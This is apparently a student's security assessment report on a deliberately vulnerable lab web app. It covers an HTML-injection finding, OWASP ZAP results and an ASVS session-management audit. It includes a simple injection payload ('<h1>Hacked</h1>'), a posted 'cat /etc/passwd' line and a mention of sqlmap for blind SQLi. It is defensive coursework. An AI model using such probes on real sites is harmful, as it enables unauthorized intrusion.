Impact: With this vulnerability an attacker can use a fake form to exfiltrate browser-stored password data or trick user into providing their credentials. They write a whole webpage that might affect eh prestige of a company. Most of them can use it to escalate it to other attacks like CSRF. I put high for impact because of how easy it is to use this type of injection to leverage other potential vulnerabilities like CSRF or other forms of XSS. However, if there is mitigation for XSS, then it will disclose this vulnearbility as well.		
Description: It's another form of XSS vulnerability and where HTML code can be injected into an input section display things to the visitor of your home page or the threat actor can do other malicious things.		
Steps to Replicate: 1. In the post section type <h1>Hacked</h1> and press enter to see that eh word Hacked is used is usually bigger and bold.		



Miftahul Huq

About

Name: Miftahul Huq
School: None
Phone Number: None
Interests: -1
Relationship Status: 0
Interested In: None
Screen Name: None
Gender: 2
Birthday: 8/12/2001

Posts

Miftahul Huq

Hacked

Miftahul Huq

cat /etc/passwd

Solution: Input validation or sanitization.

Section 3: Automated Web Application Vulnerability Scanning

Question 1: In your opinion, which OWASP ZAP finding is the most significant and why?

- In my opinion I think there are two OWASP ZAP findings that are most significant. They absence of Anti-CSRF Tokens to prevent CSRF and Missing Anti-clickjacking Header to prevent clickjacking. However, out of these two findings I think the absence of Anti-CSRF Tokens is the one that puts the webserver at a higher risk. CSRF falls under the OWASP Top 10 Broken Access Control category. With CSRF vulnerabilities, an attacker can change the information of a user or steal their data. If there is no Anti-CSRF token, then I feel like no matter what other type of mitigation you put for other vulnerabilities, if an “authenticated” user, or that’s what it might look like, wants to make changes to their information, then then the webserver doesn't have the right to block the action.

Question 2: Are any of the high-priority OWASP ZAP findings likely to be false positives? If so, why?

- In my report, the highest risk is Medium. Out of the all the Medium, even low, risks I don’t think there is any false positives because of how easily vulnerable the webserver is. If there is no input sanitization in the Posts timeline for XSS, then there is definitely not any other high, medium, or even low vulnerability in the webserver that are false positive. The reason is that it should be an easy to realize security fix. Input sanitization or validation is like one of the most basic mitigations for any type of vulnerability. Other than that, there is no “High” priority OWASP Zap findings in the first place. Only Medium, and low.

Question 3: Did OWASP ZAP under any vulnerabilities found in the previous section?

- Yes, OWASP ZAP was able to find CSRF vulnerabilities and it was able to determine that by the absence of Anit-CSRF Tokens. The vulnerability was marked as Medium with a count of 8.

Section 4: ASVS Web Application Security Auditing

V3: Session Management	
Overall Maturity Level (L1, L2, L3)	**L1**
Justification: It's level one. The reason is the webserver defends against security vulnerabilities that are easy to discover, and the vulnerabilities are some of the common and deadly vulnerabilities as well. Furthermore, there is no encryption going on for the session cookie as well. However, the way that the session cookie is seems to be secure from the reading the code. The threats are using simple and low effort techniques to identify easy-to-find and easy-to-exploit vulnerabilities. However, the blind SQLi does make it a little harder for the hacker. Tool like SQLmap needs to be used in order to make the process faster. The website has XSS and CSRF vulnerabilities everywhere in the home page. The website handles critical information, that is only credentials. However, that can be stolen using one of the vulnerabilities above. Since, this is kind of like a social media website and does not involve storing any secret data other than the session id and the credentials. I think the Maturity level is one.	
Criteria: Verify that the application never reveals session tokens in URL parameters	**Status: Pass**
By checking the URL, there was no parameter that showed the session tokens in URL. When browsing to another profile, the only thing that is shown is id parameter and its value for that profile.	
Criteria: Verify that the application generates a new session token on user authentication	**Status: Pass**
I logged out and logged in multiple times. Then, by using the storage tab in the inspect element, I was able to compare the current session token with the previous session token to make sure that it generates a new session token every time.	
Criteria: Verify that session tokens possess at least 64 bits of entropy	**Status: Pass**
Using the using WolframAlpha I was able to determine that the entropy of the token is 113 bits.	
Criteria: Verify the application stores session tokens in the browser using secure methods such as appropriately secured cookies or HTML 5 session storage	**Status: Fail**

Checking the attributes for the cookie in the inspect element some of the key attributes are HttpOnly header which is set to false. Also, since the secure attribute is set to false, and samsite is None as well.	
Criteria: Verify that the session tokens are generated using approved cryptographic algorithms	**Status: Fail**
By looking at the registration.php it's not using any encryption, it’s just haxing it and using a substring of the hex as the token.	
Criteria: Verify that session tokens are generated using approved cryptographic algorithms **(Duplicate)**	**Status:**
Criteria: Verify that logout and expiration invalidate the session token, such that the back button or a downstream relying party does not resume an authenticated session, including across relying parties.	**Status: Pass**
After logging out of the webserver and when I pressed the back button, it showed me the home page of my profile. However, I clicked on the home tab, and it showed me the log in page. Therefore, it can be said that after logging out of the page and pressing the back button, it will not allow you to resume an authenticated session.	
Criteria: If authenticators permit users to remain logged in, verify that re-authentication occurs periodically both when actively used or after an idle period	**Status: Pass**
After an Idle period when I clicked on a tab again in the home page, the login page showed up prompting me to log in again.	
Criteria: If authenticators permit users to remain logged in, verify that re-authentication occurs periodically both when actively used or after an idle period (Duplicate)	**Status:**
Criteria: Verify that the application gives the option to terminate all other active sessions after a successful password change (including change via password reset/recovery), and that this is effective across the application, federated login (if present), and any relying parties.	**Status: Faill**
The application does not allow the user to reset or recover password.	

Criteria: Verify that cookie-based session tokens have the 'Secure' attribute set.	**Status:** Fail
By checking the session cookie and its attribute in the storage tab in inspect element, I was able to determine that the secure attribute is set to false.	
Criteria: Verify that cookie-based session tokens have the 'HttpOnly' attribute set.	**Status: Fail**
By checking the session cookie and its attribute in the storage tab in the inspect element, I was able to determine that the HttpOnly attribute is set to false.	
Criteria: Verify that cookie-based session tokens utilize the 'SameSite' attribute to limit exposure to cross-site request forgery attacks.	**Status: Fail**
By checking the session cookie and its attribute in the storage tab in the inspect element, I was able to determine that the SameSite attribute is set to None.	
Criteria: Verify that cookie-based session tokens use the "__Host-" prefix so cookies are only sent to the host that initially set the cookie.	**Status: Fail**
After checking in the inspect element of the website, not all the criteria for "__Host-" prefix is met.	
Criteria: Verify that if the application is published under a domain name with other applications that set or use session cookies that might disclose the session cookies, set the path attribute in cookie-based session tokens using the most precise path possible.	**Status: N/A**
The website is not published under a domain name.	
Criteria: Verify the application allows users to revoke OAuth tokens that form trust relationships with linked applications.	**Status:** Unknown
The application does not use OAuth token.	
Criteria: Verify the application uses session tokens rather than static API secrets and keys, except with legacy implementations.	**Status: Pass**
It uses session tokens and determines it with the inspect element.	
Criteria: Verify that stateless session tokens use digital signatures, encryption, and other countermeasures to protect against tampering, enveloping, replay, null cipher, and key substitution attacks.	**Status:** Fail

The website does not use the HTTPS or Certificates to a make a secure connection. Also, the session token is not encrypted. It's a substring of a hex string of a randomly generated pseudo byte.	
Criteria: Verify that Relying Parties (RPs) specify the maximum authentication time to Credential Service Providers (CSPs) and that CSPs re-authenticate the user if they haven't used a session within that period.	**Status:** Unknown
There is no way to know who the relaying party and this website is is not published as well.	
Criteria: Verify that Credential Service Providers (CSPs) inform Relying Parties (RPs) of the last authentication event, to allow RPs to determine if they need to re-authenticate the user.	**Status:** Uknown
There is no way to know who the relaying party and this website is is not published as well.	
Criteria: Verify the application ensures a full, valid login session or requires re-authentication or secondary verification before allowing any sensitive transactions or account modifications.	**Status: Fail**
It does not have an Anti-CSRF token to fully validate that the actual user is doing the account modification.	